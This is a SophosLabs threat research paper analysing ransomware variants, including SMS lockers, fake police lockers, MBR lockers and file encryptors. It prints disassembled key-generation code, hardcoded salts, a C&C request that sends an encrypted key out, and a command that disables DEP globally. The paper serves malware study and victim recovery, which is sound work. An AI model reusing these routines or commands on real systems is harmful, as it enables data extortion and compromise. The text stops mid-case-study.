SOPHOS

Ransomware: Next-Generation Fake Antivirus

By Anand Ajjan, Senior Threat Researcher, SophosLabs

A SophosLabs technical paper - February 2013

Contents

1. Overview

Ransomware is a type of malware which is widely classified as a Trojan. It restricts access to or damages the computer for the purpose of extorting money from the victim. It also has the capability to encrypt a user's files, display different threat messages, and force the user to pay ransom via an online payment system. There are various types of ransomware, which we shall describe in detail in the latter part of this paper. This paper describes in detail our findings about the motivations, strategies and techniques utilized in creating and propagating ransomware.

2. Ransomware versus fake antivirus

Ransomware may often be compared to fake antivirus in the way it operates and the motivation behind it. However, what differentiates them is the way they manipulate human tendencies and fears; fake antivirus plays on the security fears and calls for the user to take actions in self-preservation, whereas ransomware works either as extortion or punishment.

According to Google Trends, ransomware has certainly surpassed fake antivirus in terms of user queries on Google.



fig. 1: Ransomware more popular search term than fake antivirus since late 2011

The graph above shows ransomware has been a more popular search term than fake antivirus since late 2011. This strongly suggests that malware authors find ransomware to be more profitable and convincing than fake antivirus. Another reason for ransoware's success is the fact that the makers of the Blackhole exploit kit include ransomware in their distribution system.

3. The ransomware timeline

3.1. Early variants—SMS ransomware

Some of the earliest variants lock the user's computer and display a ransom message. The message instructs the user to send a code via text message to a premium-rate SMS number. The user would then receive a message containing the corresponding unlock code which would allow them to use their computer. In these cases the ransom paid was the cost of the premium rate text message.

3.2. First-stage evolution—Winlockers

This variant also locks the user's computer but rather than displaying a simple demand for payment, it also uses social engineering techniques. The message displayed to the user claims to be from a law enforcement agency and indicates that the required payment is a fine for illegal activity on the computer such as distributing copyrighted material. The fine is required to be paid using an online payment system such as Ukash or Paysafecard.

This type of ransomware is commonly known as a "Winlocker" ransomware. In this version, the cost of the "fine" is much larger than the cost of the premium rate text message as seen earlier. The payment currency is based on the region where the user is located—i.e., $100, £100 or €100, etc

3.3. Advanced evolution—file encryptors

In these variants, in addition to locking the window screen, the ransomware encrypts the user's files using various complex encryption algorithms. The user is asked for a "ransom amount" in order to decrypt the files. The user is required to make payments via online payment systems such as those mentioned above. This type of ransomware is identified as file encrypting ransomware.

3.4. Latest variants

SophosLabs see Winlocker ransomware more regularly than file encrypting ransomware. This could be due to the fact that encryption-decryption techniques require more development work than the usual Winlockers, which can be developed and maintained easily.

4. Ransomware delivery mechanisms

This section describes the various means or delivery mechanisms used by the malware authors to propagate ransomware to the user, largely over the web.

4.1 Spam email attachment

The ransomware arrives via spam messages containing malicious attachment as shown below. One such example asks the user to open an attachment and presents an email with a convincingly legitimate appearance.



fig. 2: Spam email attachment

Once the user opens the .zip attachment, the binary inside the .zip executes and drops a ransomware on the system. This in turn may contact a command and control (C&C) server to download the lock screen image. This particular variant is detected as Troj/Ransom-JO.

4.2 Exploit kits

An exploit kit is a type of a tool that exploits various security holes in the software installed on a machine. A cybercriminal buys such an exploit kit and includes the malware that they wish to deliver by exploiting compromised legitimate websites.

For example, Blackhole takes advantage of the vulnerabilities that exist—often Java or PDF software—to install malware on end users' computers without their interaction, in a drive-by-download manner.

Fraser Howard, Principal Researcher from SophosLabs, has provided extraordinary information about this exploit kit.[1]

Below are the few ransomware variant names delivered via Blackhole:

- Executable binary: Troj/Ransom-ML, Troj/Reveton-BP and Troj/Katusha-CJ etc.
- Memory detection: Troj/RevetMem-A
- Javascript: Troj/JSAgent-CW
- Link files: CXmal/RnsmLnk-A

5. Dissecting ransomware

Let's take a look at the intricacies and technicalities of ransomware as a whole.

Ransomware can be classified into the following broad categories:

- Winlocker
- MBR ransomware
- File encryptors
- Rar compressed, password protected

5.1 Winlocker

As described previously, Winlocker is a variant which locks the computer and asks the user to make payments. It uses two different strategies to seek payments:

- SMS ransomware
- Fake FBI ransomware

1. SMS ransomware

This variant locks the screen and displays a message including a phone number with the input code, such as the one shown below. To unlock the machine, the user must send the input code to the premium number to receive the corresponding unlock code.

fig. 3: SMS ransomware

The screenshot below shows another example of a SMS ransomware that asks the user to send an SMS with the number 4113558385 to the premium number 3649.

fig. 4: SMS ransomware

2. Fake FBI ransomware

Ransomware authors quickly realized that antivirus vendors can easily provide a solution to unlock the machine without sending an expensive SMS. Thus they changed gears and adopted a different method.

This variant asks the user to make the payment via an online payment service. In reality, it is not feasible to track the recipient of the ransom amount. The warning messages in this version are delivered based on the geolocation of the user.

Some of the variants also require the user to email a 19 digit code received as an acknowledgement to the payment made to Ukash, Paysafecard or MoneyPak in order to receive the unlock code.

fig. 5: Fake FBI ransomware

There are many variants of the above ransomware with different fake warning images for different locations around the world. Another example ransomware image is shown below.

fig. 6: FakeNFIB ransomware

5.2 MBR ransomware

This type infects the Master Boot Record (MBR) of the operating system and asks for a ransom to be paid through a specific payment system. It shows a fake message claiming that all files on the user's system are encrypted. In reality, they are not encrypted. It asks the user to pay ransom via the VISA QIWI Wallet payment processing system. It works by replacing the original MBR code with its own ransom MBR code. Apart from installing a malicious MBR, it does not encrypt any of the user files. We detect this variant of ransomware as Troj/RnsmMbr-A.



fig. 7: MBR ransomware

A user who is infected with such a MBR ransomware can use the Bootable Antivirus[2] provided by Sophos, which effectively removes such infections.

5.3 File encryptors

This variant locks the user's screen as well as encrypting the user's files, excluding system related files. Below are examples of the more common variants:

- GpCoder
- Cryptors using custom encryption

1. GpCoder

One of the earliest file encryptor variants, called "GpCoder," uses AES 256 bit key with RSA 1024 key for file encryption. Below is a snapshot of a text file which is dropped into each folder and displays to the user when they try to execute encrypted files.



fig. 8: GpCoder

This specific GpCoder variant uses the public-private key technique. It randomly generates a unique AES-256 bit encryption key and uses it to encrypt files. The AES-256 key is then encrypted using an RSA 1024 bit public key. The encrypted key, as shown in the screenshot above, can only be decrypted using the corresponding RSA private key, which is held by the ransomware author. The use of public key cryptography makes it infeasible to decrypt without having the private key. Below are the file extensions that would be encrypted by this ransomware.

fig 9. Encrypted file extensions

Sophos detects this variant as "Troj/GpCoder-F".

2. Cryptors using custom encryption

There are quite a few variants that use different encryption algorithms. They are described as below:

Type 1

This uses the RC4 algorithm. The key stream is generated once and is unique to the system. Thus the encryption key can be determined by comparing one encrypted file to the same file before encryption. The key may then be used to decrypt the remaining encrypted files. In the first type, we can recover the decryption key because the key stream is generated once for a machine and is common to all encrypted files on that computer.

For example, a variant detected by Sophos as "Mal/EncPk-AEM" encrypts first 0x1000 bytes of non-system files and then renames them to:

locked.<original_filename>.<four_letter_random_extension>
(such as "locked-JuneExpenses.docx.vcrf").

A decryption tool is available from Sophos for this variant.

Type 2

Ransomware authors came up with this complex encryption algorithm after realizing that the techniques used in Type 1 can be easily evaded due to its simple encryption algorithm. This uses a complex encryption algorithm using Cryptographic API's to generate the RC4 key. It then combines it with a pseudo-random number generator along with other system specific parameters to generate the final encryption key. Thus, this type uses a combination of the following:

RC4 algorithm + system information + pseudo-random number generator -> encryption key

Side-effects:

- It creates a copy of itself as "<random_name>.pre" under "%APPDATA%/<random_folder>".
  Sophos detects this variant as Mal/Ransom-U.
- Disables task manager and deletes safe boot registry entries using reg.exe.
- It tries to connect to few hardcoded C&C servers. If it successfully receives appropriate commands from the server, it starts encrypting user files excluding system related folders and files.
- It encrypts the first 0x3000 bytes of any non-system file and the key is stored in an encrypted form under temp folder in the format shown below:

  <original_filename> <encrypted_filename> <key>

The figure below shows the decrypted form of the file in the temp folder.

fig 10. Decrypted form of the file in the temp folder

- It creates files in the Temp folder which contains specific information:
  - <MachineID>.$01 is a raw image file used for the lock screen.
  - <MachineID>.$02 contains the decryption key for the encrypted file shown in the above figure.

A peek into the encryption algorithm

It uses the following information to encrypt the files:

a. Drive Volume Serial number

b. Username

c. Computer name

d. Constant – "QQasd123zxc"

e. Constant – "&udhYtetdh&76ww"

It generates the following constant values from the above information:

1. <MachineID> is generated from (a) and (c).
2. Key1 – MD5 hash of the string created from MachineID, (b) and (c).
3. Key2 – constructed as below and sent to C&C server.
   i. Random string of between 30 and 61 upper and lower case characters is generated.
   ii. (i) is appended to a hardcoded salt string (e), "&udhYtetdh&76ww".
   iii. MD5 of (ii) is the encryption key.

```
seg000:7FF9C7A8                 generateRandomNumber proc near
seg000:7FF9C7A8                                         ; CODE XREF: createRestorePoint+14E↑p
seg000:7FF9C7A8                                         ; generateRandomStringLC+75↑p ...
seg000:7FF9C7A8
seg000:7FF9C7A8                 var_4= dword ptr -4
seg000:7FF9C7A8
seg000:7FF9C7A8 55                  push    ebp
seg000:7FF9C7A9 89 E5               mov     ebp, esp
seg000:7FF9C7AB 83 EC 04            sub     esp, 4
seg000:7FF9C7AE C7 45 FC 00 00 00+  mov     [ebp+var_4], 0
seg000:7FF9C7B5 52                  push    edx
seg000:7FF9C7B6 51                  push    ecx
seg000:7FF9C7B7 8B 45 FC            mov     eax, [ebp+var_4]
seg000:7FF9C7BA 09 C0               or      eax, eax
seg000:7FF9C7BC 75 07               jnz     short loc_7FF9C7C5
seg000:7FF9C7BE 0F 31               rdtsc
seg000:7FF9C7C0 31 D0               xor     eax, edx
seg000:7FF9C7C2 89 45 FC            mov     [ebp+var_4], eax
seg000:7FF9C7C5
seg000:7FF9C7C5                 loc_7FF9C7C5:           ; CODE XREF: generateRandomNumber+14↑j
seg000:7FF9C7C5 31 D2               xor     edx, edx
seg000:7FF9C7C7 B9 1D F3 01 00      mov     ecx, 1F31Dh
seg000:7FF9C7CC F7 F1               div     ecx
seg000:7FF9C7CE 89 C1               mov     ecx, eax
seg000:7FF9C7D0 B8 A7 41 00 00      mov     eax, 41A7h
seg000:7FF9C7D5 F7 E2               mul     edx
seg000:7FF9C7D7 89 CA               mov     edx, ecx
seg000:7FF9C7D9 89 C1               mov     ecx, eax
seg000:7FF9C7DB B8 14 0B 00 00      mov     eax, 0B14h
seg000:7FF9C7E0 F7 E2               mul     edx
seg000:7FF9C7E2 29 C1               sub     ecx, eax
seg000:7FF9C7E4 31 D2               xor     edx, edx
seg000:7FF9C7E6 89 C8               mov     eax, ecx
seg000:7FF9C7E8 89 4D FC            mov     [ebp+var_4], ecx
seg000:7FF9C7EB B9 A0 86 01 00      mov     ecx, 186A0h
seg000:7FF9C7F0 F7 F1               div     ecx
seg000:7FF9C7F2 89 D0               mov     eax, edx
seg000:7FF9C7F4 59                  pop     ecx
seg000:7FF9C7F5 5A                  pop     edx
seg000:7FF9C7F6 C9                  leave
seg000:7FF9C7F7 C3                  retn
seg000:7FF9C7F7                 generateRandomNumber endp
seg000:7FF9C7F7
```

fig 11. Dissassembled algorithm

The above figure is a peek into the dissassembled version of the algorithm. It shows the following:

- How the random string is generated.
- Key1 is used for first layer encryption and the Key2 is used for second layer encryption of the <MachineID>.$02 config file. This is then sent to the C&C server as a Base64 encoded string. The Key2 is deleted after it is transmitted to the server. Thus the config file contains decryption key for the files encrypted with Key1 and Key2. However, it cannot be decrypted without knowing Key2 which contains a randomly generated high entropy string.

Below is a snapshot of the main file encryption routine:

- Key (salt + random string) -> MD5 -> RC4 key.
- Encrypt first 0x3000 of non-system file using the RC4 key.



fig 12. Main file encryption routine

The above figure shows part of the code snippet for the creation of encryption key using crypto APIs. The malware has the capability to perform various other functions by receiving C&C server commands like IMAGES, GEO, LOCK, UNLOCK, URLS, EXECUTE, KILL, UPGPRADE, UPGRADEURL, LOAD, WAIT, MESSAGE.

Encrypted key propagation to the C&C server

As mentioned above, the encrypted Key2 is the data sent to the C&C server as below:

```
GET /cgi-bin/a.php?id=9064EA414D4158454C50&cmd=lfk&ldn=47&stat=CRA&ver=40
0001&data=02KrMKN4HKBUcs%2BTHx%2BGXQp2tuQeQ%2FIXj9hor2pIEGg14YiB%2Fali
fonTXTXdtDUA HTTP/1.1\r\n
```

The value after "&data=" is actually the base64 encoded Key2.

The steps below are applied to decrypt an encrypted file using Key1 and Key2.

1. Apply base64 decoder to "02KrMKN4HKBUcs%2BTHx%2BGXQp2tuQeQ%2FIXj9 hor2pIEGg14YiB%2FalifonTXTXdtDUA" to generate the encrypted MasterKey.
2. Generate MachineID using Drive Volume Serial Number + ComputerName and append with string "QQasd123zxc"
3. Generate RC4 decryption value for the Base 64 decoded value (1) using (2).
4. Append (3) with string "&udhYtetdh&76ww"
5. Generate RC4 decryption value for <MachineID>.$02 using (2).
6. The output file of (5) contains MD5 checksum value at the beginning of the file.
7. Remove the MD5 hash, apply dword transposition of 3412 as shown in the figure below, e.g., 'AABBCCDD' -> 'CCDDAABB'.
8. Apply RC4 decryption using the output value of (3).
9. The manifest file <MachineID>.$02 is decrypted. It contains the corresponding key value for each of the user's encrypted files.
10. Using the corresponding key value for an encrypted file, and append with "732jjdnbYYSUUW7kjksk***ndhhssh"
11. RC4 decrypt the file using the key value (10).



fig 13. Decrypt a file using Keys

From the above process, it's clear that generating a pseudo-random value and generating Key2 value is quite complex. Thus, without the Key2 value sent to C&C server, decryption is not feasible.

5.4 Rar compressed–password protected

This type of ransomware doesn't encrypt files instead it uses a different encryption technique. It generates a key which is used as a password for Rar compressed user files. There are different methods used to generate the required keys.

- A simple hardcoded key combined with an ID unique to the machine.
- Two different keys are used. One of the keys is sent to the C&C server, without which it's not feasible to recover the rar compressed user files.

Version 1

Initial variants of rar-encrypted ransomware were comparatively simpler as the screen lock and rar passwords were hardcoded.

fig 14. Rar-encryptor screen locker

The above rar-encryptor screen locker works as described below:

- It generates the password using system specific Reference ID appended with a hardcoded value.
- The Reference ID is generated using Drive Volume Serial number as an input to the algorithm below to generate a unique ID.

```
.text:00402150                                                  ; sub_40
.text:00402150 B8 67 66 66 66                   mov     eax, 66666667h
.text:00402155 F7 EB                            imul    ebx
.text:00402157 C1 FA 02                         sar     edx, 2
.text:0040215A 8B C2                            mov     eax, edx
.text:0040215C C1 E8 1F                         shr     eax, 1Fh
.text:0040215F 03 C2                            add     eax, edx
.text:00402161 8B CB                            mov     ecx, ebx
.text:00402163 8B D8                            mov     ebx, eax
.text:00402165 8A C3                            mov     al, bl
.text:00402167 B2 0A                            mov     dl, 0Ah
.text:00402169 F6 EA                            imul    dl
.text:0040216B 2A C8                            sub     cl, al
.text:0040216D 83 C6 01                         add     esi, 1
.text:00402170 80 C1 30                         add     cl, 30h
.text:00402173 85 DB                            test    ebx, ebx
.text:00402175 88 4C 34 10                      mov     [esp+esi+20h+var_10], cl
.text:00402179 75 D5                            jnz     short loc_402150
.text:0040217B 85 F6                            test    esi, esi
.text:0040217D 7E 11                            jle     short loc_402190
.text:0040217F 90                               nop
.text:00402180
.text:00402180                  loc_402180:                             ; CODE XI
.text:00402180 8A 44 34 10                      mov     al, [esp+esi+20h+var_10]
.text:00402184 88 07                            mov     [edi], al
.text:00402186 83 EE 01                         sub     esi, 1
.text:00402189 83 C7 01                         add     edi, 1
.text:0040218C 85 F6                            test    esi, esi
.text:0040218E 7F F0                            jg      short loc_402180
```

fig 15. Reference ID is generated using Drive Volume Serial

- This unique ID is a constant. It is used by the system to unlock the screen. It is comparatively simple to calculate this. Also the key to rar encrypted password is hardcoded too. Thus, we can use WinRar to decompress the Rar compressed files by supplying the hardcoded password.

Version 2

The later versions of rar-encrypted ransomware added further complexity. This makes recovering the password rather difficult or even infeasible.

These versions work in the following manner:

- They use two different passwords to encrypt a file.
- The first part of the password uses the same logic as earlier versions, i.e., drive_volume_serial_number + constant_value.
- The second part consists of a randomly generated 40 character string, unique to each instance of the ransomware.
- It uses randomization to generate a different 40 character string every time the code is run.
- This part of the key is stored in a temp file and then transferred safely to the C&C server along with the unique ID.
- The local copy is deleted after transmitting it.
- Thus, there is no way of generating the second part of the password.

```
push    eax
call    poss_initPtr
push    0FFh            ; nFileSystemNameSize
mov     eax, [esp+10h+lpFileSystemNameBuffer]
push    eax             ; lpFileSystemNameBuffer
push    0               ; lpFileSystemFlags
push    0               ; lpMaximumComponentLength
lea     eax, [esp+1Ch+VolumeSerialNumber]
push    eax             ; lpVolumeSerialNumber
push    0FFh            ; nVolumeNameSize
mov     eax, [esp+24h+lpVolumeNameBuffer]
push    eax             ; lpVolumeNameBuffer
mov     eax, [esp+28h+lpMem]
push    eax             ; lpRootPathName
call    GetVolumeInformationA
push    [esp+0Ch+lpMem]
mov     edx, [esp+10h+var_C]
pop     ecx
call    sub_40C490
jz      short loc_4066C3
call    __TlsGetValue   ; getFromtlsIndex_0
push    eax
push    eax             ; int
push    offset CurrentDirectory ; Source
push    offset asc_40E297 ; "-"
call    __TlsGetValue   ; getFromtlsIndex_0
push    eax             ; Memory
push    eax
mov     eax, [esp+24h+VolumeSerialNumber]
cdq
push    edx
push    eax
call    poss_getKey
call    sub_40C1A2
add     [esp+20h+var_20], edx
call    sub_409910
push    offset dword_411174
call    poss_initPtr

                        ; CODE XREF: poss_generate_password+1
inc     dword ptr [esp+0Ch]
jno     loc_4065D5

                        ; CODE XREF: poss_generate_password+7
push    dword_411180    ; Source
call    sub_40AC90
```

fig 16. Randomly generated 40 character string

It also disables the Data Execution Prevention (DEP) globally to enable encryption of user files which have DEP enabled. It does this by running the following command:

```
sub     esp, 4
mov     [esp+0Ch+lpRootPathName], 0
dec     edx
jnz     short loc_4062E2
call    sub_40C310
push    0               ; uCmdShow
push    offset CmdLine  ; "bcdedit.exe /set {current} nx AlwaysOff"...
call    WinExec
call    __TlsGetValue   ; getFromTlsIndex_0
push    eax
push    eax             ; int
push    104h            ; Size
call    sub_409930
lea     eax, [esp+10h+lpMem]
push    eax
```

fig 17. Disables the Data Execution Prevention (DEP) globally

6. Case study of a Winlocker

Let's have a deep look at one of the ransomware variants for its lock screen technique and the API usage. This variant basically creates a local copy of itself under %APPDATA% as <random_name>.exe. It creates few threads which constantly monitor for a user input and availability of a network connection. If connection succeeds, it locks the screen with the image as shown below.

fig 18. Winlocker locked screen image

This specific variant is packed with UPX and below is the entry point after unpacking it. As you can see from the below figure, it contains mainly junk code in which only the “Push VirtualAddress” and “Retn” instructions make sense.



fig 19. Entry point after unpacking

It tries to download different ransomware images into the temp folder. It creates an hta template using these images and converts them into HTML files as shown in the below image.

fig 20. Ransomeware images in temp folder

The CreateWindowEx API uses these HTML files to show the lock screen. Also it constantly runs in memory and looks for a network connection. Below is the thread code running in memory.

